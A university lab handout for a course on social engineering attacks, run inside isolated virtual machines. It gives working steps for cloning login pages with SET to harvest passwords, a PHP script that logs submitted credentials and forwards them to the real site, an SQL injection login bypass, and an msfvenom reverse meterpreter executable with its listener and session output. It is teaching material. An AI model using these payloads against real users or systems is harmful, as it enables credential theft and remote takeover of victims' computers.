

Lab 6- Social Engineering Attackss

6COSC002W

Ayman El Hajjar

Week 9

Requirements and Notes

- **NOTE**- In some activities you need **only** your Kali Linux machine to be connected to the internet.
- In this lab, you need the following VM machines
 1. Kali Linux
 2. OWASP Vulnerable machine
 3. Windows 7 Machine

Creating a password harvester

Social engineering attacks may be considered as a special kind of client-side attacks. In such attacks, the attacker has to convince the user that the attacker is a trustworthy counterpart and is authorized to receive the information the user has.

Using Set

SET or the Social-Engineer Toolkit ([Set website link](#)) is a set of tools designed to perform attacks against the human element; attacks, such as Spear-phishing, mass e-mails, SMS, rouge wireless access point, malicious websites, infected media, and so on.

- we will use SET to create a password harvester web page and look at how it works and how attackers use it to steal a user's passwords.
- Before you start with this experiment, you need to make sure that setoolkit is using Apache server.
- Two things you need to do
 1. Check if you have Apache installed, if not, install it by typing:
sudo apt-get install apache2

2. your kali will tell you if it already exist or not
- Now you know apache server exist on your machine, you need to change some setting to ensure that Setoolkit uses Apache
 - Let us now start apache by typing **sudo service apache2 start**





Figure 1: Apache default page

- You can check if it is working by opening a browser and going to **192.168.1.101:80** - This is Kali IP address as the server is running on. **Check what is Kali IP address on your machine, it could be different.**
- Before you edit Setoolkit files in the step below, you need to run it the first time so that the folder is created. Type **sudo setoolkit** and press enter
- Once it starts you can close it by typing **exit**
- Go to setoolkit files by typing **cd /etc/setoolkit**
- Modify set.config file by typing **sudo gedit set.config** or **sudo nano set.config**
- Find the commented paragraph **### Use Apache instead of the standard Python web server. This will increase the speed ### of the attack vector.**
- You will find below that it is not using apache server and it is off **Apache_Server=OFF**
- Change this to on **Apache_Server=ON**



```
File Actions Edit View Help
GNU nano 5.3 set.config
### Define whether or not to use dsniiff for the website attack.
### If dsniiff is set to on, Ettercap will be automatically disabled.
DSNIIFF=OFF
#
### Autodetection of IP address interface utilizing Google.
AUTO_DETECT=OFF
#
### Define whether or not to use Sendmail for spoofing emails.
SENDMAIL=OFF
#
### The email providers supported are Gmail, Hotmail, and Yahoo.
EMAIL_PROVIDER=GMAIL
#
### Turn on if you want to use email in conjunction with the web attack.
WEBATTACK_EMAIL=OFF
#
### Web attack time delay between emails. The default is one second.
TIME_DELAY_EMAIL=1
#
### Use Apache instead of the standard Python web server. This will increase the speed
### of the attack vector.
APACHE_SERVER=ON
#
### Path to the Apache web root.
APACHE_DIRECTORY=/var/www/html
#
### Specify what port to run the HTTP server on that serves the Java applet attack
### or Metasploit exploit. The default is port 80. If you are using Apache, you
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location  ^U Undo
^X Exit      ^R Read File ^N Replace   ^U Paste     ^J Justify   ^G Go To Line ^E Redo
```

Figure 2: Setoolkit set to use Apache

- save and exit.
- Now you can continue with your lab
- In a terminal, write the following command as root:
sudo setoolkit
 - In the set >prompt, write **1 (for Social-Engineering Attacks)** and hit Enter.
 - Now **select Website Attack Vectors (option 2)**
 - From the following menu, we will use the **Credential Harvester Attack Method (option 3)**.
 - Then select the **Site Cloner (option 2)**.
 - It will ask for IP address for the POST back in Harvester/Tabnabbing , which means the IP where the harvested credentials are going to be sent to. Here, we write the IP of our Kali machine in the host only network: **192.168.56.101**.
 - Next, it will ask for the URL to clone; we will clone the Peruggia's login from our vulnerable_vm, write **http://192.168.56.102/peruggia/index.php?action=login**.
 - Now, the cloning process will start; after that you will be asked if SET starts the Apache server, let's say yes for this time; write **y** and hit Enter
 - Hit Enter again.
 - Let's test our experiment

- * On the attacker PC (Other steps are needed to show how this can be done for a remote machine, for now we will see everything is happening on the attacker machine), suppose the user unknowingly, visit <http://192.168.56.101/> thinking it is the original web server.
- * Open a browser and type in the address <http://192.168.56.101>
- The user will see the exact cloned copy of the website with the login page.
 - * Enter your username and password - You can use admin both username and password.
 - * You will see that the page redirects to the original login page.
- Now on the attacker machine, go to a terminal and you should be able to see the username and password entered.

```

Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely
at anytime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]

Array
(
    [username] => admin
    [password] => admin
)

```

Figure 3: Username and Password capture

- You can also find them in /var/www/html in your Kali Linux in files named harvest and the timestamp (see photo below)

```

(kali@kali)~$ cd /var/www/html
(kali@kali)~/var/www/html$ ls
bodgeit      'harvester_2021-03-04_05:41:28.273185.txt'  index.nginx-debian.html
cute_dolphin.exe  index.html                                post.php
(kali@kali)~/var/www/html$ cat harvester_2021-03-04_05:41:28.273185.txt
array
(
    [username] => admin
    [password] => admin
)
array
(
    [username] => test
    [password] => test
)

```

Figure 4: harvester txt file

What happened

- We have just created a fake website and by using social engineering (for example send an email with a link that redirect to the wrong website) we have lured the victim to our fake page.
- Once the user enter the username and password, they are redirected to the original webpage. This way they will have no clue of what happened to them.

Some fun with peruggia

- Out of context of social engineering, Peruggia contains many vulnerabilities.
- Some of the vulnerabilities are shown below. ¹
 1. For example you can add or remove accounts even without admin credentials.
 - Go to goto: 192.168.56.101/peruggia
 - Log in to admin (admin/admin), view the account tab and add a new user foo. Re-log in as user (user/user)
 - Without proper authorization, a regular user could act as an admin
 - exploit: Append index.php?action=account&deleteuser=\$SOMEONETODELETE to the end of the url
 2. Another example: Login Bypass
 - goto: 192.168.56.101/peruggia
 - Log in
 - If users are stored in a database, a query is comparing the existing users to the parameters you give. This can be manipulated into whatever you need, even logic that overrides a password
 - Leave the password blank and use ' or 1=1-- -&password=aaa as the username

Using previously saved pages to create a phishing site

In the previous section, we used SET to duplicate a website and used it to harvest passwords. Sometimes, duplicating only the login page won't work with more advanced users; they may get suspicious when they type the correct password and get redirected to the login page again or will try to browse to some other link in the page and we will lose them as they leave our page and go to the original one. In this section, we will use the page we copied in the Downloading a page for offline analysis using Wget to build a

¹Taken from [Exploiting BWA github page](#)

more elaborate phishing site, as it will have almost full navigation and will log in to the original site after the credentials are captured.

- To download the page we type:

```
wget -r http://192.168.56.102/bodgeit/
```

- Then, the offline page will be stored in the bodgeit_offline directory.
- We will need then to copy the downloaded site to our Apache root folder in Kali. In a root terminal type:

```
sudo cp -r 192.168.56.102/bodgeit /var/www/html/
```

- Then we can start our Apache service:

```
sudo service apache2 restart
```

- Next, we need to update our login page to make it redirect to the script that will harvest the passwords. Open the login.jsp file inside the bodgeit directory (/var/www/html/bodgeit) and look for the following code:

```
<h3>Login</h3>
Please enter your credentials: <br/><br/>
<form method="POST">
```

- Now, in the form tag add the action to call post.php:

```
<form method="POST" action="post.php">
```

- We need to create that file in the same directory where login.jsp is, create post.php with the following code:

```
<?php
$file = 'labpasswords.txt';
file_put_contents($file, print_r($_POST, true), FILE_APPEND);
$username=$_POST["username"];
$password=$_POST["password"];
$submit="Login";
?>
<body onload="frm1.submit.click()" >
<form name="frm1" id="frm1" method="POST"
action="http://192.168.56.102/bodgeit/login.jsp">
<input type="hidden" value="<?php echo $username;?>" name
="username">
<input type="hidden" value="<?php echo $password;?>" name
="password">
<input type="submit" value="<?php echo $submit;?>" name
="submit">
</form>
</body>
```

- As you can see, passwords will be saved to labpasswords.txt; we need to create that file and set the proper permissions. Go to /var/www/html/bodgeit in the root terminal and issue the following commands

sudo touch labpasswords.txt

sudo chown www-data labpasswords.txt




Figure 5: postphp file

READ THIS

- NOTE-
 - **REMEMBER:** For this to work, the victim needs to have a valid credentials on bodgedit store
-
- On windows do the following:
 - Open a browser and go to `http://192.168.56.102/bodgeit/`
 - Click on login
 - Click on register - This is to have a genuine user in the system
 - Create a username and password.
 - * **username:** user@mail.com
 - * **password:** password
 - Remember that the web server runs under www-data user, so we need to make that user the owner of the file, so it can be written by the web server process.
 - Now, it's time for the victim user (That is the windows machine) to go to that site, suppose we make the user go to `http://192.168.56.101/bodgeit/login.jsp`. Open a web browser and go there.
 - Fill the login form with some valid user information, for this lab:
 - We will use username: **user@mail.com** and password is: **password**
 - Click on **login**
 - It looks as if it worked; we are now successfully logged into 192.168.56.101.
 - Let's check the passwords file; in the terminal, type:
cat labpasswords.txt
 - And, we have it. We captured the user's password, redirected them to the legitimate page and performed the login.

How it works

- In this activity, we used a copy of a site to create a password harvester, and to make it more trustworthy, we made the script perform the login to the original site.
- In the first three steps, we simply set up the web server and the files it was going to show. Next, we created the password harvester script post.php: the first two lines are the same as in the previous activity; it takes in all POST parameters and saves them to a file:

```
$file = 'labpasswords.txt';  
file_put_contents($file, print_r($_POST, true), FILE_APPEND);
```

- Then we stored each parameter in variables:

```
$username=$_POST["username"];  
$password=$_POST["password"];  
$submit="Login";
```

- As we login and don't want to depend on the user sending the right value, we set \$submit="Login". Next, we create an HTML body, which includes a form that will automatically send the username, password, and submit values to the original site when the page finishes loading:

```
<body onload="frm1.submit.click()">  
<form name="frm1" id="frm1" method="POST"  
  action="http://192.168.56.102/bodgeit/login.jsp">  
  <input type="hidden" value="<?php echo $username;?>" name  
    ="username">  
  <input type="hidden" value="<?php echo $password;?>" name  
    ="password">  
  <input type="submit" value="<?php echo $submit;?>" name  
    ="submit">  
</form>  
</body>
```

- Notice, how the onload event in the body doesn't call frm1.submit() but frm1.submit.click(); this is done in this way because when we use the name "submit" for a form's element, the submit() function in the form is overridden by that element (the submit button in the case) and we don't want to change the name of the button because it's a name the original site requires; so we make submit in to a button instead of a hidden field and use it's click() function to submit the values to the original site. We also set the values of the fields in the form equal to the variables we previously used to store the user's data.

Creating a reverse shell with Metasploit and capturing its connections


When we do a client side attack, we have the ability to trick the user into executing programs and make those programs connect back to a controlling computer. In this recipe, we will learn how to use Metasploit's msfvenom to create an executable program (reverse meterpreter shell) that will connect to our Kali computer, when executed, and give us the control of the user's computer.

- First, we will create our shell. Open a terminal in Kali and issue the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101  
LPORT=4443 -f exe > cute_dolphin.exe
```

- This will create a file named cute_dolphin.exe, which is a reverse meterpreter shell; reverse means that it will connect back to us instead of listening for us to connect.
- Next, we need to set up a listener for the connection our cute dolphin is going to create, in the msfconsole's terminal:

```
sudo msfconsole -q  
use exploit/multi/handler  
set payload windows/meterpreter/reverse_tcp  
set lhost 192.168.56.101  
set lport 4443  
set ExitOnSession false  
set AutorunScript post/windows/manage/migrate  
exploit -j -z
```



```
File Actions Edit View Help  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.56.101  
lhost => 192.168.56.101  
msf6 exploit(multi/handler) > set lport 4443  
lport => 4443  
msf6 exploit(multi/handler) > set ExitOnSession false  
ExitOnSession => false  
msf6 exploit(multi/handler) > set AutorunScript post/windows/manage/migrate  
AutorunScript => post/windows/manage/migrate  
msf6 exploit(multi/handler) > exploit -j -z  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
msf6 exploit(multi/handler) >  
[*] Started reverse TCP handler on 192.168.56.101:4443
```

Figure 6: msfconsole

- As you can see, the LHOST and LPORT are the ones we used to create the .exe file. This is the IP address and TCP port the program is going to connect to, so we will need to listen on that network interface of our Kali Linux and over that port.
- Now, we have our Kali ready, it's time to prepare the attack on the user. Let's start the Apache service as root and run the following code:

sudo service apache2 start

- Then, copy the malicious file to the web server folder:

sudo cp cute_dolphin.exe /var/www/html/

- Suppose we use social engineering and make our victim believe that the file is something they should run to obtain some benefit. In the windows-client virtual machine, go to http://192.168.56.101/cute_dolphin.exe
- You will be asked to download or run the file, for testing purposes, select Run, and when asked, Run again.
- Now, in the Kali's msfconsole terminal, you should see the connection getting established

```
[*] Started reverse TCP handler on 192.168.56.101:4443
[*] Sending stage (175174 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.101:4443 -> 192.168.56.103:49159) at 2021-03-04 06:27:48 -0500
[*] Session ID 1 (192.168.56.101:4443 -> 192.168.56.103:49159) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against IEWIN7
[*] Current server process: cute_dolphin.exe (3172)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 3264
[*] Successfully migrated into process 3264
sessions

Active sessions
=====
Id  Name  Type           Information                               Connection
--  -
1   meterpreter x86/windows IEWIN7\IEUser @ IEWIN7 192.168.56.101:4443 -> 192.168.56.103:49159
(192.168.56.103)

msf6 exploit(multi/handler) > session -i 1
[*] Unknown command: session.
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : IEWIN7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

Figure 7: Open Session

- We ran the connection handler in the background (the -j -z options). Let's check our active sessions:

sessions

- If we want to interact with that session, we use the `-i` option with the number of sessions:

sessions -i 1

- We will see the meterpreter's prompt; now, we can ask for information about the compromised system:

sysinfo

- Or have a system shell:

shell

How it works

- Msfvenom helps us create payloads from the extensive list of Metasploit's payloads and incorporate them into source code in many languages or create scripts and executable files, as we did in this recipe. The parameters we used here were the payload to use (windows/ meterpreter/reverse_tcp), the host and port to connect back (LHOST and LPORT), and the output format (`-f exe`); redirecting the standard output to a file to have it saved as `cute_dolphin.exe`.
- The `exploit/multi/handler` module of Metasploit is a payload handler; in this case we used it to listen for the connection and after the connection was established, it ran the meterpreter payload.
- Meterpreter is the Metasploit's version of a shell on steroids; it contains modules to sniff on a victim's network, to use it as a pivot point to access the local network, to perform privilege escalation and password extraction, and many other useful things when performing penetration tests.

1 Cryptographic attacks

1.0.1 Dictionary attack

- In this section, and based on all information we gathered from earlier labs and activities (social engineering and enumeration) we will conduct a dictionary attack.
- A dictionary attack is an attack that attempts to use all words in the dictionary, one after the other in order to identify the correct password.
- Kali Linux includes a very useful collection of password dictionaries and wordlists in `/usr/share/wordlists`.
- One popular dictionary is the `rockyou` files. Actually this was a secret dictionary that was hacked in 2010 and then it was made public.

- Another one is the nmap list dictionary however let us create our own small dictionary